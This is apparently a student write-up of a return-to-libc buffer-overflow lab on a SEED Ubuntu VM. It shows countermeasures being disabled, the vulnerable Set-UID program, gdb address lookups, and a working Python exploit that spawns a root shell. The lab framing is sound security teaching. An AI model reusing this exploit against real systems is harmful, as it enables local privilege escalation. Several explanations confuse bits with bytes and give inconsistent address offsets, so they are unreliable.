
Project 2 - Return-to-libc

Overview Notes:

- To prevent buffer overflows, operating systems allow their programs to be non-executable.
- Return-to-libc is a variant of buffer overflows that does not require an executable stack.
- Causes the vulnerable program to jump to existing code, such as system() function in the libc library, which is already loaded into a process's memory space.
- Goal here is to implement return-to-libc and execute a root shell.
- Lab will cover:
    - Buffer overflow vulnerability
    - Stack layout in a function invocation and Non-executable stack.
    - Return-to-libc attack and Return-Oriented Programming (ROP)
- BUF_SIZE is set to 64.


Turning Off Countermeasures:

- We will be using the pre-built Ubuntu virtual machines.
- We will turn off the address space randomization to make it easier to guess specific addresses.



```
[02/08/21]seed@VM:~/.../RTLC$ sudo sysctl -w kernel.randomize_va_s
pace=0
kernel.randomize_va_space = 0
```


- In addition, when compiling with gcc, we will use the flag '-fno-stack-protector'
- We will always compile our program with gcc and the flags '-z nonexecstack'
- Now we want to enable our program to use Set-UID to escalate privilege. To do this we must link our /bin/sh to /bin/zsh which does not do this. Below is our screenshot of this.




```
[02/08/21]seed@VM:~/.../RTLC$ sudo ln -sf /bin/zsh /bin/sh
```

The Vulnerable Program


- The next 3 screenshots are the vulnerable program we will start off with.



```
[02/08/21]seed@VM:~/.../RTLC$ vim retlib.c
[02/08/21]seed@VM:~/.../RTLC$ cat retlib.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
* Instructors can change this value each year, so students
* won’t be able to use the solutions from the past.
* Suggested value: between 0 and 200 (cannot exceed 300, or
* the program won’t have a buffer-overflow problem). */

#ifndef BUF_SIZE
#define BUF_SIZE 12
#endif
```




```
int bof(FILE *badfile)
{
        char buffer[BUF_SIZE];

        /* The following statement has a buffer overflow problem *
/
        fread(buffer, sizeof(char), 300, badfile);

        return 1;
}
```



```
int main(int argc, char **argv)
{
        FILE *badfile;

        /* Change the size of the dummy array to randomize the par
ameters
        for this lab. Need to use the array at least once */
        char dummy[BUF_SIZE*5]; memset(dummy, 0, BUF_SIZE*5);

        badfile = fopen("badfile", "r");
        bof(badfile);

        printf("Returned Properly\n");
        fclose(badfile);
        return 1;
}
```

- In the vulnerable code we see an input file of 5 * BUF_SIZE sent into the bof() function.
- Our BUF_SIZE is 64, so obviously reading 320 bits into the 300 bit buffer will create a buffer overflow.
- This program is running at root, so the potential for gaining access to a root-enabled shell is high.
- We will now compile to make the program a Set-UID program that is exploitable.




```
[02/08/21]seed@VM:~/.../RTLC$ gcc -DBUF_SIZE=64 -fno-stack-protect
or -z noexecstack -o retlib retlib.c
[02/08/21]seed@VM:~/.../RTLC$ sudo chown root retlib
[02/08/21]seed@VM:~/.../RTLC$ sudo chmod 4755 retlib
```

- As you can see with our compilation strategy, we set the buffer size to 64, turn off StackGuard, make the stack non-executable, and set the program to run at root with the permissions of 4755.

Task 1: Finding out the Address of libc functions

- When our vulnerable program is executed, the libc library will be loaded into memory.

- Now we will use gdb to find the memory address of system(). This address will not change between runs because we compiled with address randomization turned off.




```
[02/08/21]seed@VM:~/.../RTLC$ ls
badfile  peda-session-retlib.txt  retlib  retlib.c
[02/08/21]seed@VM:~/.../RTLC$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Desktop/RTLC/retlib
Returned Properly
[Inferior 1 (process 7046) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit
[02/08/21]seed@VM:~/.../RTLC$ 
```

- In the screenshot above you can see we printed out the memory addresses for the system() and exit() functions.


Task 2: Putting the shell string in the memory

- Now we want to jump to system()
- We will try to get system() to execute our “/bin/sh” program.
- The command string “/bin/sh” must be put into the memory, then we need to record the memory address this will be at, and get system() to jump to this address.
- What we will do now is create an env variable called MYSHELL.




```
[02/08/21]seed@VM:~/.../RTLC$ export MYSHELL=/bin/sh
[02/08/21]seed@VM:~/.../RTLC$ env | grep MYSHELL
MYSHELL=/bin/sh
```

- We can now find the address of that variable with the following program:



```
#include <stdio.h>
#include <stdlib.h>

void main() {
        char* shell = getenv("MYSHELL");
        if (shell) {
                printf("%x\n", (unsigned int)shell);
        }
}
```

- We ran it and got the following output:




```
[02/10/21]seed@VM:~/.../RTLC$ ./findEnv
bffffdd4
```

- We will use this env variable address as an address to a call to system() in our exploit.

<u>Task 3: Exploiting the buffer-overflow vulnerability</u>


- We now need to create an input “badfile” for the vulnerable program. We will do this with our exploit.py program.
- In our exploit we will need to fill the buffer with the addresses for “/bin/sh”, system(), and exit().
- /bin/sh = 0xbffffdd4
- system() = 0xb7e42da0
- exit() = 0xb7e369d0



```
gdb-peda$ b main
Breakpoint 1 at 0x804851c
gdb-peda$ b bof
Breakpoint 2 at 0x80484f1
gdb-peda$ run
Starting program: /home/seed/Desktop/RTLC/retlib
```


- We tried guessing where to place everything off of the size of the buffer, and after just receiving segmentation faults, ended up taking it to gdb to see what we could find out.

- Above we set breakpoints at the two functions so we could monitor values on the stack and relative addresses of registers.




```
gdb-peda$ p $ebp
$3 = (void *) 0xbfffeb08
gdb-peda$ p $esp
$4 = (void *) 0xbfffeac0
gdb-peda$ p $eip
$5 = (void (*)()) 0x80484f1 <bof+6>
```

- Above you can see we printed out the addresses of $ebp, $esp, and $eip in the bof() breakpoint.
- From this we did the math using a hex calculator and found the relative distance from the top of the stack to the return address should be 76.
    - Formula used: $ebp - $esp + size of ebp register (4 bits) = 76
- Knowing this distance, we placed the previously found address of system() 76 bits into the buffer contents.
- We then placed the exit() address 4 bits after this, and the address to /bin/sh 4 more bits after.
- Now that system had everything it needed, we ran our code and nothing happened.
- We found out that the name of our ./findEnv program to find the address to /bin/sh was a little long so it shifted the memory address of the actual /bin/sh.
- We started at the /bin/sh address - 10 and increased it by one until we found the right address to call (our output address plus 2) and then we were able to get a shell.




```
[02/10/21]seed@VM:~/.../RTLC$ vim exploit
[02/10/21]seed@VM:~/.../RTLC$ ./exploit
[02/10/21]seed@VM:~/.../RTLC$ ./retlib
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
```




```
[02/10/21]seed@VM:~/.../RTLC$ ./retlib
# whoami
root
```

- In the two screenshots above, you can see we were afforded root privilege.
- Below is the screenshot of our exploit code in Python.




```python
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 84
sh_addr = 0xbffffdca + 12 #0xbffffdd4
# The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 76
system_addr = 0xb7e42da0
# The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 80
exit_addr = 0xb7e369d0
# The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
        f.write(content)
```

- **Attack Variation 1 -** Commenting out the exit() portion of the code to see the impact it has.



